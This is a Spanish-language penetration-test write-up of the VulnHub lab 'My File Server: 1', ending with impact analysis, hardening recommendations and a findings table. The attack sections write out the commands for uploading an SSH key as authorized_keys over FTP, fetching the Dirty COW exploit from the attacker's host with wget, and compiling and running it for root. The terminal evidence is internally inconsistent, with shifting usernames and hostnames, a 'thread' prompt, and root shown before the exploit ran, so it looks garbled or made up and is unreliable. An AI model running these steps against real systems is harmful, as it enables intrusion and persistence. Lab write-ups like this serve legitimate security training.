


Figura 8. Generación de un par de llaves SSH (ed25519) en el equipo atacante.

Una vez generada la llave, el siguiente paso consistió en introducirla en la máquina víctima. Para ello, se estableció una conexión mediante el protocolo FTP con el siguiente comando:

Comando: `ftp 192.168.56.103`

Tras introducir el usuario smbuser y la contraseña descubierta rootroot1, se obtuvo acceso exitoso al servicio FTP. Una vez dentro de la sesión, se utilizaron los siguientes comandos internos de FTP para preparar el directorio y subir el archivo:

- `mkdir .ssh`: se creó un directorio oculto llamado `.ssh` en la carpeta raíz del usuario, destinado a almacenar las configuraciones de conexión segura.
- `cd .ssh`: se ingresó a dicho directorio.
- `put /root/.ssh/id_ed25519.pub authorized_keys`: se utilizó el parámetro `put` para transferir la llave pública generada en la máquina atacante hacia la máquina víctima, renombrando el archivo a `authorized_keys`, nombre estándar que el servicio SSH busca para validar llaves autorizadas.




Figura 9. Autenticación FTP con las credenciales obtenidas y carga de la llave pública como `authorized_keys`.

Con la llave pública configurada correctamente en el directorio del usuario víctima, se procedió a iniciar sesión en el sistema a través del servicio SSH. Para ello se ejecutó el siguiente comando:

Comando: `ssh smbuser@192.168.56.103`

Se utilizó `ssh` seguido del nombre de usuario y la dirección IP objetivo. Dado que la llave pública ya formaba parte de los archivos autorizados, el servidor autenticó la conexión automáticamente sin solicitar contraseña.




Figura 10. Acceso exitoso al servidor vía SSH utilizando la llave previamente autorizada.

Al observar el resultado, se confirmó el acceso inicial al sistema operativo como el usuario de bajos privilegios `smbuser`, con lo cual se dio paso a la fase de escalada de privilegios.

7. Escalada de Privilegios

Una vez obtenido el acceso inicial a la máquina objetivo mediante el usuario con privilegios limitados `smbuser`, se procedió a la fase de post-explotación con el objetivo de elevar los privilegios y obtener el control total del sistema (`root`).

El primer paso consistió en realizar una enumeración interna del sistema operativo para identificar posibles vectores de escalada. Para ello se verificó la versión del kernel de Linux ejecutando el siguiente comando:

Comando: `uname -a`


El sistema devolvió la siguiente información: `Linux fileservr 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 GNU/Linux`. Al analizar esta versión del kernel, se determinó que el sistema era vulnerable a CVE-2016-5195, una falla crítica de condición de carrera en la gestión de memoria de Linux, también conocida como Dirty COW. Esta vulnerabilidad permite a un usuario local sin privilegios escribir en mapeos de memoria de solo lectura, lo que facilita la modificación de archivos críticos del sistema, como `/usr/bin/passwd`, para obtener una consola con acceso `root`.

Para explotar esta vulnerabilidad, se descargó el código fuente del exploit público (40616.c) desde la máquina atacante hacia el servidor objetivo. Esto se logró levantando un servidor HTTP temporal en Kali y utilizando la herramienta `wget` en la máquina víctima:

Comando: `wget http://192.168.56.101:8080/40616.c`

Una vez alojado el archivo en el directorio del usuario `smbuser`, se procedió a compilar el código fuente en lenguaje C directamente en la máquina víctima, utilizando `gcc` e incluyendo la librería `pthread`, necesaria para el manejo de hilos que explotan la condición de carrera:

Comando: `gcc 40616.c -o exploit -pthread`



```

[ambuser@fileservr ~]$ wget http://192.168.56.101:8080/40616.c
--2020-10-02 03:47:52-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4003 [4.7K] [text/x-csrc]
Saving to: '40616.c'

200K[-----] 4,003 --K/s in 0s

2020-10-02 03:47:52 [370 MB/s] - '40616.c' saved [4003/4003]

[ambuser@fileservr ~]$ gcc 40616.c -o exploit -pthread
40616.c: In function 'proccelfmenthread':
40616.c:90:51: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
   lseek(fd, map, SEEK_SET);
                                     ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:336:161: note: expected 'off_t' but argument is of type 'void *'
   extern __off_t lseek (int __fd, __off_t __offset, int __ whence) __THROW;
                                     ^
[ambuser@fileservr ~]$ ls
40616.c  exploit
[ambuser@fileservr ~]$ ./exploit
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Hacking, this may take a while...
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
thread stopped
[root@fileservr ambuser]#
  
```

Figura 11. Descarga del exploit (40616.c) y compilación con `gcc` en el host comprometido.

Finalmente, se ejecutó el binario compilado. El exploit comenzó su proceso realizando un respaldo del archivo `/usr/bin/passwd` en el directorio `/tmp/bak`, y procedió a sobrescribirlo aprovechando la condición de carrera en el subsistema de memoria del kernel (copy-on-write):


Comando: `./exploit`

Tras unos segundos de ejecución para completar la condición de carrera, el exploit logró sobrescribir el archivo exitosamente y devolvió una consola. Se verificó el éxito de la escalada al observar que el prompt cambió a `[root@fileserver smbuser]#`, confirmando que todo el proceso de escalada de privilegios funcionó correctamente.

```
[smbuser@fileserver ~]$ ./EXPLOIT
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
^C
[smbuser@fileserver ~]$ ./EXPLOIT
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[thread@fileserver smbuser]# ./EXPLOIT
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[thread@fileserver smbuser]#
```

Figura 12. Ejecución del exploit Dirty COW: el hilo de carrera sobrescribe `/usr/bin/passwd` y entrega una shell root.

Para confirmar de manera definitiva la obtención de privilegios de administrador, se ejecutó el comando `id`, el cual mostró `uid=0(root)`, `gid=1000(foo)`, `groups=1000(foo)`, evidenciando el compromiso total del sistema.



```

Last login: Thu Feb 28 16:42:21 2016
[smbuser@fileserver ~]$ id
uid=0(root) gid=1000(foo) groups=1000(foo)

[smbuser@fileserver ~]$ ./EXPLOIT
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[thread@fileserver smbuser]# id
uid=0(root) gid=1000(foo) groups=1000(foo)
[thread@fileserver smbuser]#
```

Figura 13. Confirmación de privilegios root (`uid=0`) tras la explotación de CVE-2016-5195.

8. Análisis de Impacto (Modelo CIA)

A continuación se describe el impacto del compromiso identificado sobre los tres pilares fundamentales de la seguridad de la información: Confidencialidad, Integridad y Disponibilidad.

Confidencialidad (Impacto Alto): la confidencialidad del sistema se vio severamente comprometida desde las etapas iniciales de la prueba. El vector de entrada principal se originó por la exposición de información sensible a través del servicio web, en el archivo readme.txt, el cual reveló la contraseña rootroot1. Este fallo de configuración permitió el acceso inicial a la cuenta smbuser. Posteriormente, al ejecutar el exploit de escalada de privilegios y obtener acceso a la consola de la víctima como root, se logró el acceso total a cualquier archivo, base de datos o información confidencial alojada en el servidor, sin ninguna restricción.

Integridad (Impacto Alto): la integridad de los datos y del sistema operativo fue vulnerada en múltiples puntos durante la explotación. En primer lugar, se logró modificar la estructura de directorios del usuario al crear la carpeta oculta .ssh y cargar un archivo no autorizado al servidor, como la llave pública authorized_keys transferida vía FTP. El impacto más crítico se dio durante la explotación de Dirty COW, donde se aprovechó una condición de carrera para sobrescribir de forma forzada el binario crítico del sistema /usr/bin/passwd, lo que derivó en la obtención de una consola con acceso root.

Disponibilidad (Impacto Medio): si bien el objetivo principal de la prueba de penetración no contempló ataques de denegación de servicio, se realizaron procedimientos que podrían haber comprometido la disponibilidad del servidor. La explotación de vulnerabilidades de corrupción de memoria, como ocurre con Dirty COW, provoca inestabilidad en el kernel del sistema durante la manipulación de los hilos de ejecución. Además, al sobrescribir binarios esenciales para la autenticación como /usr/bin/passwd, se interrumpe la capacidad de los usuarios legítimos para iniciar sesión o administrar el servidor; de no restaurarse correctamente el archivo original desde la copia de seguridad generada en /tmp/bak, el sistema pudo haber requerido un reinicio forzado o mantenimiento, afectando la continuidad del servicio.

Pilar	Nivel	Descripción del impacto
Confidencialidad	Crítico	Divulgación de credenciales en texto plano (readme.txt) y acceso de lectura a recursos SMB/FTP sin autenticación, exponiendo archivos del servidor a cualquier usuario de la red.
Integridad	Crítico	Escritura no autorizada habilitada en el recurso SMB "smbdata" y en el home del usuario vía FTP (subida de authorized_keys); la escalada de privilegios a root permite modificar cualquier archivo del sistema.
Disponibilidad	Alto	El acceso root obtenido permite detener servicios, modificar configuraciones críticas o eliminar datos, lo que podría provocar una interrupción total del servicio de archivos.

9. Recomendaciones Técnicas

Para mejorar la seguridad de la máquina My File Server se proponen varias medidas enfocadas en reducir riesgos y evitar accesos no autorizados. En primer lugar, es necesario atender la exposición de datos que compromete la confidencialidad del sistema: se debe eliminar inmediatamente el archivo `readme.txt` expuesto en los directorios del servicio web, ya que en su contenido se revela una contraseña en texto plano. Además, es importante cambiar la contraseña del usuario `smbuser`, debido a que el uso de credenciales predeterminadas o triviales representa una configuración insegura que puede ser aprovechada fácilmente por un atacante.

También es necesario fortalecer la integridad de los servicios de red mediante el bastionado del servicio FTP. Para ello se deben restringir los privilegios de escritura dentro del servicio, evitando que un actor malicioso pueda crear directorios ocultos como `.ssh` y subir archivos como `authorized_keys`. De esta forma se impide que un atacante pueda evadir el mecanismo de autenticación tradicional del servicio SSH y obtener acceso al sistema sin contar con credenciales válidas de forma repetida. De manera complementaria, se recomienda deshabilitar el acceso anónimo al servicio FTP y deshabilitar las sesiones nulas (NULL session) en Samba, forzando además la firma de mensajes (SMB signing) en todos los recursos compartidos.

Asimismo, se recomienda actualizar el servidor Apache `httpd` a una versión soportada, deshabilitar el método HTTP TRACE y desactivar el listado de directorios, agregando las cabeceras de seguridad recomendadas (Content-Security-Policy, X-Content-Type-Options, Strict-Transport-Security y Referrer-Policy). De igual forma, se sugiere restringir mediante firewall el acceso a los servicios RPC, NFS y `mountd`, permitiendo únicamente la conexión de hosts autorizados.

Finalmente, es fundamental implementar una adecuada gestión de parches y actualizaciones, ya que el sistema utiliza un kernel antiguo (Linux `fileservers 3.10.0-229.el7.x86_64`). Se recomienda actualizarlo a una versión reciente y estable para corregir vulnerabilidades conocidas; en particular, esta actualización debe mitigar la vulnerabilidad CVE-2016-5195 (Dirty COW), la cual aprovecha una condición de carrera que permite a usuarios sin privilegios sobrescribir archivos críticos del sistema, como `/usr/bin/passwd`, derivando en la obtención de privilegios de root. Se recomienda, además, establecer un proceso formal de gestión de parches y monitoreo de cambios en archivos sensibles, como `~/.ssh/authorized_keys`, para detectar oportunamente intentos de persistencia no autorizados.

10. Completar Tabla de Hallazgos

La siguiente tabla consolida todos los hallazgos identificados durante el ejercicio, con su severidad, evidencia, impacto y recomendación asociada.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
F-01	Divulgación de información sensible en archivo público (readme.txt)	Alta	GET http://192.168.56.103/readme.txt devuelve en texto plano: "My Password is rootroot1".	Compromiso de confidencialidad. La credencial expuesta permitió autenticación como el usuario smbuser en servicios FTP y SSH.	Eliminar archivos de prueba/development del webroot en producción; nunca almacenar credenciales en texto plano accesible públicamente.
F-02	FTP anónimo habilitado y servicio FTP duplicado (vsftpd 3.0.2 / ProFTPD 1.3.5)	Media	nmap confirma "Anonymous FTP login allowed (FTP code 230)" en el puerto 21; ProFTPD 1.3.5 expuesto adicionalmente en el puerto 2121.	Permite enumeración de archivos y, combinado con F-01, autenticación y escritura de archivos (incluida .ssh/authorized_keys) en el servidor.	Deshabilitar el acceso anónimo FTP, restringir el acceso de escritura al home del usuario y mantener los servicios FTP actualizados o migrarlos a SFTP/FTPS.
F-03	Persistencia mediante subida de llave pública SSH vía FTP (home writable)	Alta	Tras autenticar por FTP con las credenciales de F-01, se subió exitosamente id_ed25519.pub como ~/.ssh/authorized_keys, habilitando acceso SSH sin contraseña.	Un atacante obtiene acceso remoto persistente e interactivo (SSH) sin necesidad de reutilizar la contraseña original.	Restringir permisos de escritura del directorio home vía FTP, deshabilitar FTP para cuentas con acceso SSH y monitorear cambios en archivos authorized_keys.
F-04	Sesión nula SMB con recurso compartido de lectura/escritura (smbdata)	Alta	smbmap -H 192.168.56.103 muestra sesión NULL establecida y el recurso "smbdata" con permisos READ, WRITE; Samba smbd 4.9.1 con firma de mensajes deshabilitada.	Permite a un atacante no autenticado leer y escribir archivos arbitrarios en el recurso compartido, y facilita ataques de relay SMB al no exigirse firma de mensajes.	Deshabilitar sesiones nulas (restrict anonymous), forzar SMB signing, aplicar control de acceso por usuario a los recursos compartidos.
F-05	Exposición innecesaria de servicios NFS / rpcbind / mountd	Media	nmap -p- -sV reporta puertos 111/tcp (rpcbind), 2049/tcp (nfs_acl) y 20048/tcp (mountd) abiertos y accesibles desde la red.	Amplía la superficie de ataque; RPC/NFS mal configurados pueden permitir montaje no autorizado de sistemas de archivos.	Restringir NFS/rpcbind mediante firewall a hosts autorizados, revisar /etc/exports y deshabilitar servicios no utilizados.
F-06	Servidor web desactualizado y cabeceras de seguridad ausentes (Apache 2.4.6 CentOS)	Media	Nikto reporta Apache/2.4.6 como desactualizado, método HTTP TRACE habilitado (vulnerable a XST), listado de directorios en /icons/, y ausencia de Content-Security-Policy, X-Content-Type-Options, Strict-Transport-Security y Referrer-Policy.	Incrementa el riesgo de explotación de vulnerabilidades conocidas del stack y facilita ataques de cross-site tracing y clickjacking.	Actualizar Apache httpd, deshabilitar el método TRACE, desactivar el listado de directorios y agregar las cabeceras de seguridad recomendadas.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
F-07	Escalada de privilegios local vía Dirty COW (CVE-2016-5195)	Crítica	Kernel Linux 3.10.0-229.el7.x86_64, vulnerable a CVE-2016-5195. Tras obtener acceso SSH como smbuser, se compiló y ejecutó el exploit público correspondiente, confirmando escalada a root mediante id (uid=0(root)).	Compromiso total del sistema (confidencialidad, integridad y disponibilidad). Un atacante con acceso de usuario estándar puede obtener control total del host.	Aplicar de inmediato los parches del kernel que corrigen CVE-2016-5195 o actualizar a una versión de kernel soportada; establecer un proceso formal de gestión de parches.

Referencias técnicas

SecWiki. (s. f.). GitHub – SecWiki/linux-kernel-exploits: linux-kernel-exploits Linux 平台提权漏洞集合. GitHub. <https://github.com/SecWiki/linux-kernel-exploits/tree/master>

Armour Infosec. (2020). My File Server: 1. VulnHub. <https://www.vulnhub.com/entry/my-file-server-1,374/>

Offensive Security. (s. f.). Nmap Reference Guide. Nmap.org. <https://nmap.org/book/man.html>